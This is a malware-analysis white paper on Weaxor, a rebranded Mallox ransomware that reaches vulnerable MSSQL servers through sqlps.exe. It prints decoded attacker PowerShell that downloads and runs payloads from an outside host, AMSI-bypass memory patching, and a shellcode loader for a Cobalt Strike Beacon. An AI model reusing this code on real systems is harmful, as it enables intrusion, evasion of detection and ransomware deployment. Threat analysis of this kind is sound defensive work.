SEQRITE

Weaxor: Rebranded Mallox Ransomware with a Unique Payload Delivery Method

WHITE PAPER

www.seqrite.com

Author:
Shrutirupa Banerjiee,
Rayapati Lakshmi Prasanna Sai &
Niraj Lazarus Makasare

CONTENTS

INTRODUCTION

In 2023, we saw a surge in Mallox (Target Company) ransomware cases, and the loaders used to deliver the final payload. By the end of 2024, another ransomware, **Weaxor**, appeared as a rebranding of Mallox ransomware.

Mallox ransomware emerged in 2021, targeting Windows systems, focusing on unsecured Microsoft SQL servers. The initial attack vectors involve dictionary attacks to gain unauthorized access. Once access is obtained, PowerShell and batch loaders are executed to deliver the final payload, **Mallox ransomware.** Mallox also exfiltrates data in addition to encrypting files.

Weaxor ransomware shares similarities with Mallox, targeting vulnerable MSSQL servers and maintaining parallels in executable structure. However, its **delivery methods** differ significantly:

· Initial-stage loaders use advanced, **multi-layered obfuscation**.

· Incorporates **sqlps.exe** instead of exclusively using PowerShell.

· Employs **shellcode (Cobalt Strike Beacon)** in the attack chain.

Infection Chain:

The figure below illustrates the attack chain:



Fig 1

Attackers compromise exposed or vulnerable Microsoft SQL Server instances by exploiting weak credentials, known vulnerabilities, or unpatched systems. Once access is achieved, sqlps.exe—a legitimate SQL Server utility—executes malicious PowerShell commands. These commands act as downloaders, retrieving obfuscated payloads that perform process injection. The injected code is a **Cobalt Strike Beacon**, connecting to a **C2 server** and deploying **Weaxor ransomware** as the final payload.

Technical Analysis

Encoded PowerShell commands use **Base64 encoding** to obscure content and evade detection. The **MSSQL Server PowerShell Module**—bundled with MSSQL Server installations—launches PowerShell in restricted mode, avoiding detection by antivirus tools monitoring PowerShell.exe usage.

Sqlps.exe provides a stealthier execution environment by bypassing user profiles and script configuration files, avoiding alerting security tools. Its silent operation minimizes user awareness.

Invoke-Expression (iex) runs encoded or obfuscated commands, commonly seen in malicious PowerShell usage.

Decoding the Base64-encoded command reveals code fragments acting as downloaders for subsequent payloads.

```
$response = (New-Object
System.Net.WebClient).DownloadString("https://directxapps.shop/GfY6SQsDOWWprAJhaqclHPcdqzp5MWpL")
;
$response = $response.Replace("SKDSkskdkSDSal2sdzxcpoivjvvmaSdkkanvjSndlsasSsjd2331AdpdkX","");
$MyProcess2 = New-Object System.Diagnostics.Process;
$MyProcess2.StartInfo.FileName = "sqlps";
$MyProcess2.StartInfo.Arguments ='-nop -w hidden -Command $global:var=' +
"$PID;iex([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('$response'))
);"
$MyProcess2.StartInfo.UseShellExecute = $false;
$MyProcess2.startInfo.RedirectStandardOutput = $true;
$MyProcess2.Start();
$output = $MyProcess2.StandardOutput.ReadToEnd();
sleep 15;
$response2 = (New-Object
System.Net.WebClient).DownloadString("https://directxapps.shop/NILdR0uHd0xf2wKhJXsaGal67PZbxnPg")
;
$response2 = $response2.Replace("sddJshshA233232sjjsjsj2weeT312SZSs4sXKshshzzuwX2Zaq","");
iex([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("$response2")));
```

Fig 2

Decoded content downloads two payloads from the URL shown above. Modifications within the downloaded content replace certain strings with empty values, transforming the payload for execution.

Payload Retrieval and Execution

The encoded command downloads:

1. **Payload 1 (GfY6SQsDOWWprAJhagclHPcdgzp5MWpL)**: Implements process injection and AMSI bypass for memory-based detection evasion.

Fig 3

2. **Payload 2 (NILdR0uHd0xf2wKhJXsaGal67PZbxnPg)**: Encoded with XOR for obfuscation.



Fig 4

Applying necessary modifications and decoding the payloads reveals:

Analysis of Payload 1

Decoded content shows an attempt to load **amsi.dll** and fetch **AmsiScanBuffer**, typically used for scanning content buffers. This behavior suggests an **AMSI bypass** attempt.

```
$Win34 = @"
using System;
using System.Runtime.InteropServices;
public class Win34 {
    [DllImport("kernel32")]
        public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
    [DllImport("kernel32")]
        public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
        public static extern IntPtr OpenProcess(uint access, bool inherit, uint pid);
}
"@
Add-Type $Win34;
$string = 'hello, world'
$string = $string.replace('he','a')
$string = $string.replace('ll','m')
$string = $string.replace('o,','s')
$string = $string.replace(' ','i')
$string = $string.replace('wo','.d')
$string = $string.replace('rld','ll')
$string2 = 'hello, world'
$string2 = $string2.replace('he','A')
$string2 = $string2.replace('ll','m')
$string2 = $string2.replace('o,','s')
$string2 = $string2.replace(' ','i')
$string2 = $string2.replace('wo','Sc')
$string2 = $string2.replace('rld','an')
```

Activate Windows
Go to Settings to activate Windows.

Fig 5

Additionally, the payload uses **sqlps.exe** for SQL-based PowerShell commands, followed by Base64-encoded content indicating further obfuscation.

```
$1ISAKC3ZAJSO = [Win34]::OpenProcess(0xFFF, $true, $var);
$MyProcess2 = New-Object System.Diagnostics.Process
$MyProcess2.StartInfo.FileName = "sqlps"
$MyProcess2.StartInfo.Arguments ='-nop -Command ' + '[IntPtr]$global:TAR5=' +
"$1ISAKC3ZAJSO;" + '[IntPtr]$global:TAR1=' +
"$B2KQ3VDB5NRQ;iex([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase
4String('CnNsZWVwIDU7CiRXaW4zNSA9IEAiCnVzaW5nIFN5c3RlbTsKdXNpbmcgU3lzdGVtLlJlbnRpbWU
```

Fig 6

Fig 7

Decoded Base64 content modifies memory protections to **Read, Write, Execute (0x40)** for dynamic code execution. Additional encoded strings hide malicious content.

Fig 8

```
sleep 5;
$Win36 = @"
using System;
using System.Runtime.InteropServices;
public class Win36 {
    [DllImport("kernel32")]
        public static extern int WriteProcessMemory(IntPtr hProcess, IntPtr
        lpBaseAddress, byte[] lpBuffer, uint nSize, out uint lpNumberOfBytesWritten);
}
"@
Add-Type $Win36;
$VAR3 = 0;
$VAR2 = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3);
[Win36]::WriteProcessMemory($TAR5, $TAR1, $VAR2, 6, [ref]$VAR3);
exit;yy
```

Fig 9

The payload uses **WriteProcessMemory** for injecting code and **VirtualProtectEx** to enable execution. The AMSI bypass highlights a strategy to disable Windows Antimalware Scan Interface for stealth.

· **Process Injection** embeds code into legitimate processes.

· **AMSI Bypass** prevents detection of PowerShell and script-based threats.

Analysis of Payload 2

After decoding and necessary modifications in Payload 2:

```
Set-StrictMode -Version 2

function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() |
    Where-Object { $_.GlobalAssemblyCache -And
    $_.Location.Split('\\')[-1].Equals('System.dll')
    }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]]
    @('System.Runtime.InteropServices.HandleRef', 'string'))
    return $var_gpa.Invoke($null,
    @([System.Runtime.InteropServices.HandleRef](New-Object
    System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
    ($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null,
    @($var_module)))), $var_procedure))
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
    System.Reflection.AssemblyName('ReflectedDelegate')),
    [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemor
    yModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed,
```

Fig 10

```
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public',
    [System.Reflection.CallingConventions]::Standard,
    $var_parameters).SetImplementationFlags('Runtime, Managed')
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual',
    $var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')

    return $var_type_builder.CreateType()
}

If ([IntPtr]::size -eq 8) {
    [Byte[]]$var_code =
    [System.Convert]::FromBase64String('s7OzYnlicXZrqsZros8DIyMja64+ydzc3Guq/Gui4DOtI
    iPc8GKb05aBdUsnIyMjeWuq2tzzIyMjIyMjIyMj2yMjI/a69gG9GmrZBddwMUaEwpeEewchxGjK29GJwi
    a4uDTAeOhzQluRz8LJwyBj2MYkXcGa0Ls18UqsBFJq+HQw2i0eUiaN7z4n8Z+iWj9KHLDvR/k5htyOjLU
    d7CX8J/dcUEq4AYOclw1ipY9Oy6+kytr+hVNWfEAiZJaZKEaLbXqBUf7LAWQ21eNbvk+fFhYnUsKG3Gok
    9zNdrwzUml5xSqwtvHKYk6t9DafYufCLb32PSvMiQnxNmgNpbSMjR6UmIyn29EMjIyMjGAg6b9MjABMoI
    SgjIykgIyNtISMjIyMjE58gIyMzIyMjIyOjIiMjIyMzIyMjISMjJiMhIyMjIyMmIyEjIyMjIyOTMSMjJy
    MjuXMyIyEjQyIjIzMjIyMjIyMzIyMjIyMjIyMzIyMjIyMjMyMjIyMjI08AISMzIyMjYz8nI3cjIyN/JCc
    jRyMjIyMjIyMjIyMjI2MmI0MHIyMjIyMjIyMjIyNTJiMnJSMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMj
    IyMjIyMjIyMDyCAjUyMjIyMjIyMjIwMgI6MlIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyM2fF8Xb
    AgjI40qICMjMyMjIykgIyMnIyMjIyMjIyMjIyMjIyMDIyNDNnpeDmxpOiO33yMjIwMgIyPdIyMjLSAjIy
    MjIyMjIyMjIyMjYyMjYzZsWxt5CCMjizsiIyMDJyMjVSMjIy8nIyMjIyMjIyMjIyMjI2MjI+M2eF4ObGk
    6I0MHIyMjYyYjIwUjIyOhJyMjIyMjIyMjIyMjIyNjIyNjNnpfA3drOiPzLCMjIlMmIyMzIyMjiycjIyMj
    IyMjIyMjIyMjYyMjYenf9lRRPL+mtd88szq56mPAz0WQPTnmOWzZbfr9iMYolYOjzIlr23iqFN7C298H0
    q0YtJhgn7aV9uncLLD8Fle9FQs32UU5hiqUodCx4Lyb5qpJxZtdEmE8ZmR2vHdhDvBTx39MuKfNf7twmK
    fGfLCvtZsnsSeQyJfD57Gan7HxiIR3Q+XCSItP7IQ/HjXRKwqxZK36YQ2yIhHy4IvNhxadl4Z50BHO2mv
    0ye+iyE4ai6HkESloJt31AaTN7te/5ol8s/24VPe7qtFsXMRwqzB0mwaXtcY4YsSZqIGlSFv9szk+8Lpp
```

Fig 11

Further PowerShell code invokes memory operations, indicating process injection.

```
for ($x = 0; $x -lt $var_code.Count; $x++) {
    $var_code[$x] = $var_code[$x] -bxor 35
}

[Byte[]]$func_gmh = [BitConverter]::GetBytes((func_get_proc_address kernel32
GetModuleHandleA).ToInt64())
[Byte[]]$func_gpa = [BitConverter]::GetBytes((func_get_proc_address kernel32
GetProcAddress).ToInt64())
[Array]::Copy($func_gmh, 0, $var_code, 101947, $func_gmh.Length)
[Array]::Copy($func_gpa, 0, $var_code, 101962, $func_gpa.Length)

$var_va =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get
_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr],
[UInt32], [UInt32], [UInt32]) ([IntPtr])))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer,
$var_code.length)

$var_runme =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buff
er, (func_get_delegate_type @([IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)
```

Fig 12

Decoded content reveals **shellcode**, confirmed as a **Cobalt Strike Beacon** after disassembly.


00000000: 9090 9041 5a41 5255 4889 e548 81ec 2000 ...AZARUH..H.. .
00000010: 0000 488d 1dea ffff ff48 89df 4881 c310 ..H......H..H...
00000020: 8e01 00ff d341 b8f0 b5a2 5668 0400 0000 .....A....Vh....
00000030: 5a48 89f9 ffd0 0000 0000 0000 0000 00f8 ZH..............
00000040: 0000 00d5 99d5 229e 3949 fa26 f453 1265 ......".9I.&.S.e
00000050: a7e1 b4a7 5824 02e7 4be9 f8f2 aae1 059b ....X$..K.......
00000060: 9b17 e35b cb50 6178 b2ec e1ea e003 40fb ...[.Pax......@.
00000070: e507 7ee2 b9f3 9816 d269 8f27 7149 db57 ..~......i.'qI.W
00000080: 13f9 0e3d 7105 aecc 1d04 d2bc 8179 1c69 ...=q........y.i
00000090: 3f93 cc64 da1a a5ff adaf 963e cf06 df04 ?..d.......>....
000000a0: d47f 7369 9b22 a0bf b42e 4186 ac6d e88c ..si."....A..m..
000000b0: 87e9 f9dd a670 755f 6301 47b5 ba0b 65a8 .....pu_c.G...e.
000000c0: 4e59 a272 dde8 2247 15f6 c078 9d6c bc35 NY.r.."G...x.l.5
000000d0: 3504 71e1 a5ff 4907 d410 7e8c 2ff7 b87d 5.q...I...~./..}
000000e0: 5269 8f0e 9f51 bbb0 885e 2e84 fb9a d3a8 Ri...Q...^......
000000f0: 4c5e ac69 d001 615f 6eb9 204a 4e00 0064 L^.i..a_n. JN..d
00000100: 8605 000a d5d7 6000 0000 003b 2b19 4cf0 ......`....;+.L.
00000110: 0023 300b 020b 0000 0a03 0000 4e02 0000 .#0.........N...
00000120: 0000 0030 bc03 0000 1000 0000 0000 8001 ...0............
00000130: 0000 0000 1000 0000 0200 0005 0002 0000 ....
00000140: 0000 0005 0002 0000 0000 0000 b012 0000 ....
00000150: 0400 009a 5011 0002 0060 0100 0010 0000 ....P....`......

Fig 13


00037800: 0000 0065 006e 0000 0000 0065 0073 0000 ...e.n.....e.s..
00037810: 0000 0066 0069 0000 0000 0066 0072 0000 ...f.i.....f.r..
00037820: 0000 0068 0065 0000 0000 0068 0075 0000 ...h.e.....h.u..
00037830: 0000 0069 0073 0000 0000 0069 0074 0000 ...i.s.....i.t..
00037840: 0000 006a 0061 0000 0000 006b 006f 0000 ...j.a.....k.o..
00037850: 0000 006e 006c 0000 0000 006e 006f 0000 ...n.l.....n.o..
00037860: 0000 0070 006c 0000 0000 0070 0074 0000 ...p.l.....p.t..
00037870: 0000 0072 006f 0000 0000 0072 0075 0000 ...r.o.....r.u..
00037880: 0000 0068 0072 0000 0000 0073 006b 0000 ...h.r.....s.k..
00037890: 0000 0073 0071 0000 0000 0073 0076 0000 ...s.q.....s.v..
000378a0: 0000 0074 0068 0000 0000 0074 0072 0000 ...t.h.....t.r..
000378b0: 0000 0075 0072 0000 0000 0069 0064 0000 ...u.r.....i.d..
000378c0: 0000 0043 7265 6174 6546 696c 6532 0000 ...CreateFile2..
000378d0: 0000 0043 004f 004e 004f 0055 0054 0024 ...C.O.N.O.U.T.$
000378e0: 0000 0030 9404 8001 0000 0006 0000 0010 ...0............
000378f0: 0000 0020 0000 0010 0000 000a 0000 0000 ... .
00037900: 0000 00e0 cb02 8001 0000 00b0 da02 8001 ....
00037910: 0000 0020 e402 8001 0000 0000 ee02 8001 ... .
00037920: 0000 0040 f102 8001 0000 0050 f102 8001 ...@.......P....
00037930: 0000 0000 0000 0000 0000 0000 0000 0000 ....
00037940: 0000 0000 0000 0000 0000 0000 0000 0000 ....
00037950: 0000 0000 0000 0000 0000 0000 0000 0000 ....

Fig 14



Fig 15

Shellcode includes cryptographic references, suggesting advanced malicious activities.

Fig 16

Disassembling the shellcode shows dynamic execution using **GetModuleHandleA**, **GetProcAddress**, and **VirtualAlloc** to allocate memory, copy shellcode, and execute it, bypassing detection mechanisms.



Fig 17

Shellcode Functions

· Cryptographic processes

· C2 server communication

· Dynamic API calls

The shellcode likely acts as a **backdoor** or **downloader** for additional payloads.



Fig 18

Code prepares memory, resolves APIs, and employs jump instructions for obfuscation.



Fig 19

Absolute jumps signal payload transitions, while register-saving operations suggest obfuscation.

Obfuscation and Anti-Analysis Techniques

· Complex arithmetic and redundant flags complicate static analysis.

· Commands may be used to evade debuggers or manipulate execution flow unexpectedly.

